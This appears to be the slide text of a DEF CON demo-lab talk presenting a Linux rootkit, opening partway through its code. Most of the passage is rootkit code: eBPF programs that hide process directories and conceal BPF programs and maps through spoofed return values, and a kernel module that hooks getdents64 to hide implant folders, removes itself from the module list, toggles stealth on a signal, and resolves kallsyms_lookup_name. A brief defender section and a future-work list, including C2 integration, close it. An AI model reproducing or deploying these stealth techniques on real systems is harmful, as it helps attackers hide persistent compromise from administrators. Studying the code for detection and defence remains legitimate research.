
    unsigned short prev_reclen, target_reclen;
    bpf_probe_read_user(&prev_reclen, sizeof(prev_reclen), &dirp->d_reclen);
    bpf_probe_read_user(&target_reclen, sizeof(target_reclen), &target->d_reclen);

    // Absorb target record length into the previous record
    unsigned short new_reclen = prev_reclen + target_reclen;
    long ret = bpf_probe_write_user(&dirp->d_reclen, &new_reclen, sizeof(new_reclen));

    return 0;
}
```

pid_hide.c

DEFCON 



4. bpf_hide

bpf_hide.c

// System Call Context Tracking

```
SEC("tp/syscalls/sys_enter_bpf")
int handle_bpf_enter(struct trace_event_raw_sys_enter *ctx)
{
    __u64 pid_tgid = bpf_get_current_pid_tgid();
    struct bpf_ctx c = {
        .data = { (__u64)(__u32)ctx->args[0], ctx->args[1] }
    };


    bpf_map_update_elem(&bpf_context, &pid_tgid, &c, BPF_ANY);
    return 0;
}
```

// Return Value Spoofing (bpf_override_return)

```
SEC("kretprobe/__x64_sys_bpf")
int BPF_KRETPROBE(handle_bpf_exit, int ret)
{
    // ... Context lookup ...
    __u32 cmd = (__u32)c->data[0];

    switch (cmd) {
        case BPF_PROG_GET_NEXT_ID:
        case BPF_MAP_GET_NEXT_ID:
        case BPF_LINK_GET_NEXT_ID:
            // Force-inject error to hide elements
            bpf_override_return(ctx, -ENOENT);
            return 0;
        default:
            break;
    }
    return 0;
}
```

bpf_hide.c



5. LKM

Peekabo (LKM) -- Hiding running implant directory --



```
#define PREFIX "Phantasma"

// Inside hook_getdents64:
while (offset < ret) {
    current_dir = (void *)dirent_ker + offset;

    // Check if the file/folder name starts with "Phantasma"
    if (memcmp(PREFIX, current_dir->d_name, strlen(PREFIX)) == 0) {

        // If it's the first entry, shift everything forward
        if (current_dir == dirent_ker) {
            ret -= current_dir->d_reclen;
            memmove(current_dir, (void *)current_dir + current_dir->d_reclen, ret);
            continue;
        }
        // Otherwise, skip the entry by absorbing its record length
        previous_dir->d_reclen += current_dir->d_reclen;
    } else {
        previous_dir = current_dir;
    }
    offset += current_dir->d_reclen;
}
```

Peekabo (LKM) -- Hiding running implant directory --

// Kernel List Manipulation & Stealth Toggle

```
void hideme(void) {
    prev_module = THIS_MODULE->list.prev;
    list_del(&THIS_MODULE->list); // Remove from tracking list
}

asmlinkage long hook_kill(const struct pt_regs *regs) {
    int sig = regs->si; // Capture target signal
    if (sig == 64) {     // Custom trigger sequence
        if (hidden == 0) { hideme(); hidden = 1; }
        else             { showme(); hidden = 0; }
        return 0;        // Silently handle signal
    }
    return orig_kill(regs);
}
```

//kprobe trick to resolve kallsyms_lookup_name

```
static unsigned long get_kallsyms_lookup_name(void) {
    struct kprobe kp = { .symbol_name =
        "kallsyms_lookup_name" };
    unsigned long addr;
    if (register_kprobe(&kp) < 0) return 0;
    addr = (unsigned long)kp.addr;
    unregister_kprobe(&kp);
    return addr;
}
```

```
*((unsigned long *)hook->orig) = local_kallsyms_lookup_name(hook->name) +
MCOUNT_INSN_SIZE;
```





Defenders POV



Why traditional Forensics Tools Fail


- + The core structural blind spots inherent in modern Linux user-space utilities.

Immutable Auditing

- + Leveraging the native Linux Audit Subsystem (auditd) to log initialization signatures.

Anomalies can be noticed!!!

- + Certain functions and behaviors can raise suspicions



FUTURE WORK

DEFCON

Command & Control (C2) Integration

- + Integrating a dedicated C2 agent architecture to support asynchronous tasking, staging, and complex post-exploitation tracking.

Cryptographic Magic Pockets via HMAC Signatures

- + Implementing Hash-based Message Authentication Codes (HMAC) with rotating tokens or timestamps directly inside the XDP parser.

Cross-Kernel Version Support (Portability)


- + Migrating fully away from standard LKM hooking to CO-RE (Compile Once – Run Everywhere) eBPF paradigms using BTF (BPF Type Format) data.

Complete eBPF Pure-Play (Eliminating the LKM)

- + Rewriting the directory cloaking engine entirely in native eBPF using fentry/fexit or system call overrides.

Thank you for attention!

// Lets connect and talk about opportunities



// yllberisha84@gmail.com

// <https://www.linkedin.com/in/yll-berisha/>

// <https://yllberisha.netlify.app>

DEF CON 34 Demo Labs

Open to:

- Research Collaborations
- Hiring & Contract Opportunities
- Sponsorships
- Bold Ideas

DEFCON



THANK YOU TO
DEFCON GROUP PRISHTINA
FOR THE SUPPORT

